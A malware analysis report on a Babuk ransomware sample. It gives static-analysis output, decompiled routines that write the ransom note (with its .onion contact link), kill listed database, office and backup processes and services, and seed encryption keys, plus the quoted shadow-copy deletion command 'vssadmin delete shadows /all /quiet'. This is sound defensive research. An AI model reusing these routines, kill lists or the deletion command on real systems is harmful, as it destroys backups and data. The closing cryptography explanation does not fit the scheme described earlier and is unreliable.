
Malware analysis report: Babuk ransomware

By MSSP Research Lab

Published: 2023-06-15 · Archived: 2026-04-05 19:55:39 UTC

15 minute read

Babuk is a ransomware family that was first discovered in early 2021. It quickly became infamous, especially among corporate networks, for its ability to quickly encrypt files and demand ransom. However, the decisive moment in its development was the leak of the source code, which subsequently contributed to the spread of new ransomware variants.



Threat actorPermalink

Babuk, also known as *Team Babuk*, is a criminal group that developed and distributed the Babuk ransomware. The group was first discovered in early 2021 and since then they have been seen in several major cyberattacks, especially against corporate networks.
Unlike many other cybercriminal groups, Babuk was so fearless that they even threatened to release the stolen data if they did not receive a ransom. In fact, they even set up their own website, *"Babuk Locker's Leak Site"*, where they posted details of victims who refused to pay.
Like many similar groups, Babuk operates on a Ransomware-as-a-Service (RaaS) model, where they offer their services to other cybercriminals for a share of the ransom.

Distributed amd InfiltrationPermalink

Babuk is typically distributed through phishing campaigns that use infected attachments or links. Infiltration: After effectively infiltrating the system, Babuk begins encrypting files using its own encryption algorithm based on the Salsa20 and RSA ciphers.

Post-Infection BehaviorPermalink

Babuk changes the extension of encrypted files to include its own unique extension and leaves a ransom message to restore the files. Babuk also removes spear shadows and backups to increase pressure on the victim.

IdentificationPermalink


Sample is being investigated:

sample.exe:

File size: `31232 bytes`
MD5 sum: `e10713a4a5f635767dcd54d609bed977`
SHA-1 sum: `320d799beef673a98481757b2ff7e3463ce67916`
SHA-256 sum: `8203c2f00ecd3ae960cb3247a7d7bfb35e55c38939607c85dbdb5c92f0495fa9`

First of all, check our sample via VirusTotal:

https://www.virustotal.com/gui/file/8203c2f00ecd3ae960cb3247a7d7bfb35e55c38939607c85dbdb5c92f0495fa9/detection



As we can see, 63 of 70 AV engines detect our sample as malicious.

This sample is written in C++. protects its keys and encrypts files using its own implementation of `SHA256` hashing, `ChaCha8` encryption, and Elliptic-curve Diffie–Hellman (`ECDH`) key generation and exchange algorithm. Similar to other ransomware, it can propagate its encryption by enumerating available network resources.

Static analysis[Permalink]

The specified sample is a `32-bit` PE file:

```
┌──(cocomelonc㉿kali)-[~/…/shared/malware/2023-06-14-malware-analysis/samples]
└─$ file sample.exe
sample.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
└─$ hexdump -C sample.exe | head -n 100
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 e0 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  53 68 22 0e 17 09 4c 5d  17 09 4c 5d 17 09 4c 5d  |Sh"...L]..L]..L]|
00000090  ef 79 48 5c 12 09 4c 5d  ef 79 4f 5c 12 09 4c 5d  |.yH\..L].yO\..L]|
000000a0  4c 61 4d 5c 1c 09 4c 5d  17 09 4d 5d 5d 09 4c 5d  |LaM\..L]..M]].L]|
000000b0  a0 78 49 5c 10 09 4c 5d  a0 78 4e 5c 16 09 4c 5d  |.xI\..L].xN\..L]|
000000c0  52 69 63 68 17 09 4c 5d  00 00 00 00 00 00 00 00  |Rich..L]........|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  50 45 00 00 4c 01 04 00  72 5e ec 5f 00 00 00 00  |PE..L...r^._....|
000000f0  00 00 00 00 e0 00 02 01  0b 01 0e 1b 00 66 00 00  |.............f..|
00000100  00 16 00 00 00 00 00 00  c0 49 00 00 00 10 00 00  |.........I......|
00000110  00 80 00 00 00 00 40 00  00 10 00 00 00 02 00 00  |......@.........|
00000120  06 00 00 00 00 00 00 00  06 00 00 00 00 00 00 00  |................|
```

Use `exiftool` for looking metadata:


```
┌──(cocomelonc㉿kali)-[~/…/shared/malware/2023-06-14-malware-analysis/samples]
└─$ exiftool sample.exe
ExifTool Version Number         : 12.49
File Name                       : sample.exe
Directory                       : .
File Size                       : 31 kB
File Modification Date/Time     : 2023:06:15 09:31:32+03:00
File Access Date/Time           : 2023:06:15 09:34:17+03:00
File Inode Change Date/Time     : 2023:06:15 09:33:12+03:00
File Permissions                : -rw-r--r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2020:12:30 14:03:14+03:00
Image File Characteristics      : Executable, 32-bit
PE Type                         : PE32
Linker Version                  : 14.27
Code Size                       : 26112
Initialized Data Size           : 5632
Uninitialized Data Size         : 0
Entry Point                     : 0x49c0
OS Version                      : 6.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows GUI
```

File timestamp is `2020:12:30 14:03:14+03:00`


Shannon entropy of the sections in the sample:

```
┌──(cocomelonc㉿kali)-[~/…/shared/malware/2023-06-14-malware-analysis/samples]
└─$ python3 entropy.py -f ./sample.exe
.text
        virtual address: 0x1000
        virtual size: 0x64b9
        raw size: 0x6600
        entropy: 6.289256998798876
.data
        virtual address: 0x8000
        virtual size: 0x71c
        raw size: 0x200
        entropy: 3.743213202117791
.idata
        virtual address: 0x9000
        virtual size: 0x892
        raw size: 0xa00
        entropy: 4.693828272918931
.reloc
        virtual address: 0xa000
        virtual size: 0x37c
        raw size: 0x400
        entropy: 5.910275809753958
```


Compiled via `Visual Studio 2019 16.7[GUI32]` :



and not packed:



Ransom note from Babuk:



```
  FindClose(pvVar1);
  lstrcpyW(lpString1,param_1);
  lstrcatW(lpString1,L"\\How To Restore Your Files.txt");
  pvVar1 = CreateFileW(lpString1,0x40000000,1,(LPSECURITY_ATTRIBUTES)0x0,1,0,(HANDLE)0x0);
  if (pvVar1 != (HANDLE)0xffffffff) {
    WriteFile(pvVar1,
              "----------- [ Hello! ] ------------->\r\n\r\n       ****BY BABUK LOCKER****\r\n\r
              \nWhat happend?\r\n---------------------------------------------\r\nYour computer
              s and servers are encrypted, backups are deleted from your network and copied. We
              use strong encryption algorithms, so you cannot decrypt your data.\r\nBut you can
              restore everything by purchasing a special program from us - a universal decoder.
              This program will restore your entire network.\r\nFollow our instructions below an
              d you will recover all your data.\r\nIf you continue to ignore this for a long tim
              e, we will start reporting the hack to mainstream media and posting your data to t
              he dark web.\r\n\r\nWhat guarantees?\r\n-------------------------------------------
              ----\r\nWe value our reputation. If we do not do our work and liabilities, nobody
              will pay us. This is not in our interests.\r\nAll our decryption software is perfe
              ctly tested and will decrypt your data. We will also provide support in case of pr
              oblems.\r\nWe guarantee to decrypt one file for free. Go to the site and contact u
              s.\r\n\r\nHow to contact us? \r\n---------------------------------------------\r\
              nUsing TOR Browser ( https://www.torproject.org/download/ ):\r\nhttp://babukq4e2p4
              wu4iq.onion/login.php?id=8M60J4vCbbkKgM6QnA07E9qpkn0Qk7\r\n\r\n!!! DANGER !!!\r\nD
              O NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE
              them. \r\n!!! DANGER !!"
              ,0x558,&local_c,(LPOVERLAPPED)0x0);
    CloseHandle(pvVar1);
  }
}
```

Dynamic analysis[Permalink]

Babuk is capable of operating with or without command line parameters. If no parameter is specified, encryption is limited to local devices only:

```
{
    int LAN_MODE = 0;

    int argc = 0;
    LPSTR *argv = CommandLineToArgvA(GetCommandLineA(), &argc);
    if(argc < 1)
    {
        for(int i = 1; i < argc; ++i)
        {
            if(lstrcmpA(argv[1], "-lanfirst"))
            {
                if(lstrcmpA(argv[1], "-lansecond"))
                {
                    if(!lstrcmpA(argv[1], "-nolan"))
                    {
                        LAN_MODE = -1; // no lan encryption
                    }
                }
                else
                {
                    LAN_MODE = 0;
                }
            }
            else
            {
                LAN_MODE = 1;
            }
        }
    }
```

`-nolan` - Not encrypting LAN
`-lansecond` - Encrypting LAN after files (first encrypting files and then LAN)
`-lanfirst` - Encrypting LAN first and then files

Terminating processes - Using `CreateToolhelp32Snapshot`, `Process32FirstW`, and `Process32NextW` to investigate all of the running processes on the system, Babuk can iterate and search for processes that need to be closed. It will execute `TerminateProcess` to terminate any found processes.

Decompile: FUN_00402d30 - (sample.exe)

```
1
2  void FUN_00402d30(void)
3
4  {
5    HANDLE hObject;
6    int iVar1;
7    HANDLE hProcess;
8    int local_244;
9    uint local_238;
10   undefined4 local_234 [2];
11   DWORD local_22c;
12   WCHAR local_210 [260];
13   uint local_8;
14
15   local_8 = DAT_004081b0 ^ (uint)&stack0xfffffffc;
16   hObject = (HANDLE)CreateToolhelp32Snapshot(0xf,0);
17   local_234[0] = 0x22c;
18   local_244 = Process32FirstW(hObject,local_234);
19   do {
20     if (local_244 == 0) {
21       CloseHandle(hObject);
22       @__security_check_cookie@4(local_8 ^ (uint)&stack0xfffffffc);
23       return;
24     }
25     for (local_238 = 0; local_238 < 0x1f; local_238 = local_238 + 1) {
26       iVar1 = lstrcmpW((LPCWSTR)(&PTR_u_sql.exe_004080b0)[local_238],local_210);
27       if (iVar1 == 0) {
28         hProcess = OpenProcess(1,0,local_22c);
29         if (hProcess != (HANDLE)0x0) {
30           TerminateProcess(hProcess,9);
31           CloseHandle(hProcess);
32         }
33         break;
34       }
35     }
36     local_244 = Process32NextW(hObject,local_234);
37   } while( true );
38 }
39
```

Here is the list of processes to be closed:

```
 sql.exe, oracle.exe, ocssd.exe, dbsnmp.exe, synctime.exe, agntsvc.exe, isqlplussvc.exe,
xfssvccon.exe, mydesktopservice.exe, ocautoupds.exe, encsvc.exe, firefox.exe, tbirdconfig.exe,
mydesktopqos.exe, ocomm.exe, dbeng50.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.exe,
mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, steam.exe, thebat.exe, thunderbird.exe,
visio.exe, winword.exe, wordpad.exe, notepad.exe
```

Shadow copies - Babuk attempts to remove shadow duplicates prior to and following encryption:

Before invoking `ShellExecuteW` to execute the following command:

```
cmd.exe /c vssadmin.exe delete shadows /all /quiet
```

`Wow64DisableWow64FsRedirection` is called to disable file system redirection.

After removing the shadow copies, Babuk verifies whether the system is powered by a `64-bit` processor. If so, `Wow64RevertWow64FsRedirection` is invoked to re-enable file system redirection.

Terminating services - The authors of Babuk hard-coded a list of services that must be terminated prior to encryption.
Babuk will call `EnumDependentServicesA` prior to terminating a service to retrieve the name and status of each dependent service.
It will then invoke `ControlService` with the control code `SERVICE_CONTROL_STOP` to halt them prior to terminating the primary service in the same manner:

```
uint local_8;

local_8 = DAT_004081b0 ^ (uint)&stack0xfffffffc;
local_60 = (LPENUM_SERVICE_STATUSA)0x0;
local_70 = GetTickCount();
local_74 = 30000;
local_6c = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
if (local_6c != (SC_HANDLE)0x0) {
  for (local_64 = 0; local_64 < 0x2c; local_64 = local_64 + 1) {
    local_5c = OpenServiceA(local_6c,(&PTR_DAT_00408000)[local_64],0x2c);
    if (local_5c != (SC_HANDLE)0x0) {
      BVar1 = QueryServiceStatusEx
                        (local_5c,SC_STATUS_PROCESS_INFO,(LPBYTE)&local_30,0x24,&local_58);
      if (((BVar1 != 0) && (local_30.dwCurrentState != 1)) && (local_30.dwCurrentState != 3)) {
        BVar1 = EnumDependentServicesA(local_5c,1,local_60,0,&local_58,&local_c);
        if (((BVar1 == 0) && (DVar2 = GetLastError(), DVar2 == 0xea)) &&
           (local_60 = (LPENUM_SERVICE_STATUSA)FUN_00404fc0(local_58),
           local_60 != (LPENUM_SERVICE_STATUSA)0x0)) {
          BVar1 = EnumDependentServicesA(local_5c,1,local_60,local_58,&local_58,&local_c);
          if (BVar1 != 0) {
            p_Var4 = local_60 + local_64;
            ppCVar5 = local_98;
            for (iVar3 = 9; iVar3 != 0; iVar3 = iVar3 + -1) {
              *ppCVar5 = p_Var4->lpServiceName;
              p_Var4 = (LPENUM_SERVICE_STATUSA)&p_Var4->lpDisplayName;
              ppCVar5 = ppCVar5 + 1;
            }
            local_68 = OpenServiceA(local_6c,local_98[0],0x24);
            if ((local_68 != (SC_HANDLE)0x0) &&
               (BVar1 = ControlService(local_68,1,&local_54), BVar1 != 0)) {
              while (local_54.dwCurrentState != 1) {
                Sleep(local_54.dwWaitHint);
                BVar1 = QueryServiceStatusEx
                                  (local_68,SC_STATUS_PROCESS_INFO,(LPBYTE)&local_54,0x24,
                                   &local_58);
                if ((BVar1 != 0) &&
                   ((local_54.dwCurrentState == 1 ||
                    (DVar2 = GetTickCount(), local_74 < DVar2 - local_70)))) break;
              }
              CloseServiceHandle(local_68);
            }
          }
          FUN_00404f90(local_60);
        }
        BVar1 = ControlService(local_5c,1,&local_30);
        if (BVar1 != 0) {
```

List of services:

```
 vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr, DefWatch, ccEvtMgr,
ccSetMgr, SavRoam, RTVscan, QBFCService, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, YooBackup,
YooIT, zhudongfangyu, sophos, stc_raw_agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc,
veeam, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser,
BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService,
AcrSch2Svc, AcronisAgent, CASAD2DWebSvc, CAARCUpdateSvc
```

Encryption logic - the most interesting part of our research. First, Babuk generates four random buffers using `RtlGenRandom`:

```
1
2  void FUN_004034b0(void)
3
4  {
5    HMODULE hModule;
6    FARPROC pFVar1;
7
8    InitializeCriticalSection((LPCRITICAL_SECTION)&DAT_004081c0);
9    hModule = LoadLibraryA("advapi32.dll");
10   pFVar1 = GetProcAddress(hModule,"SystemFunction036");
11   (*pFVar1)(&DAT_004081d8,0x58);
12   return;
13 }
14
```

> RtlGenRandom - This function is available as a resource named SystemFunction036 in Advapi32.dll.

Two are utilized as `ChaCha8` keys, while the remaining two are utilized as `ChaCha8` nonces.

Next, the second `ChaCha8` key will be encrypted using the first key and nonce. The first key is then encrypted using the second key and nonce that have been encrypted.

The elliptic-curve Diffie–Hellman (ECDH) private key for the local machine is considered to be this encrypted first key. Using the code contained in this ECDH library, Babuk will now build a local ECDH public key based on the private key that was provided.

After that, it will produce a shared secret by utilizing the local private key and the author's public key that has been hard-coded.

This commonly known fact is hashed with the `SHA256` technique to produce two `ChaCha8` keys. These keys are subsequently utilized in the process of encrypting files.

In this report, we would like to dwell in more detail on the cryptographic logic of our ransomware family. So, in order to understand the work of the ransomware a little deeper, we will give a small theoretical definition.

ECCPermalink

Babuk Ransomware is a sophisticated ransomware compiled for several platforms, uses an Elliptic Curve Algorithm (Montgomery Algorithm) to build the encryption keys.

Elliptic curve cryptography (ECC) is an approach to public key cryptography based on the algebraic structure of elliptic curves over finite fields. ECC requires smaller keys compared to non-elliptic curve cryptography (based on plain Galois fields) to provide equivalent security.

The Montgomery algorithm is an efficient method for performing the point multiplication operation that is at the heart of most elliptic curve cryptographic algorithms.

Initialization: - Two parties agree on a global elliptic curve and a base point on the curve. This base point is chosen such that when it is repeatedly added to itself, the resultant points "wrap around" the curve instead of marching off to infinity.

Key Generation: - Each party generates a private key, which is a random integer, and a public key, which is the base point added to itself private key number of times. Because the operation is computationally difficult (one-way), the private key cannot be feasibly calculated from the public key.

Encryption: - To encrypt a message, a party must first translate the message into a point on the curve. They then generate a random integer, and produce two points: the base point added to itself random integer number of times, and the message point added to the other party's public key random integer number of times.

Decryption: - The receiving party multiplies the first point by their own private key, which results in a new point. They then subtract the new point from the second point to retrieve the original message point.

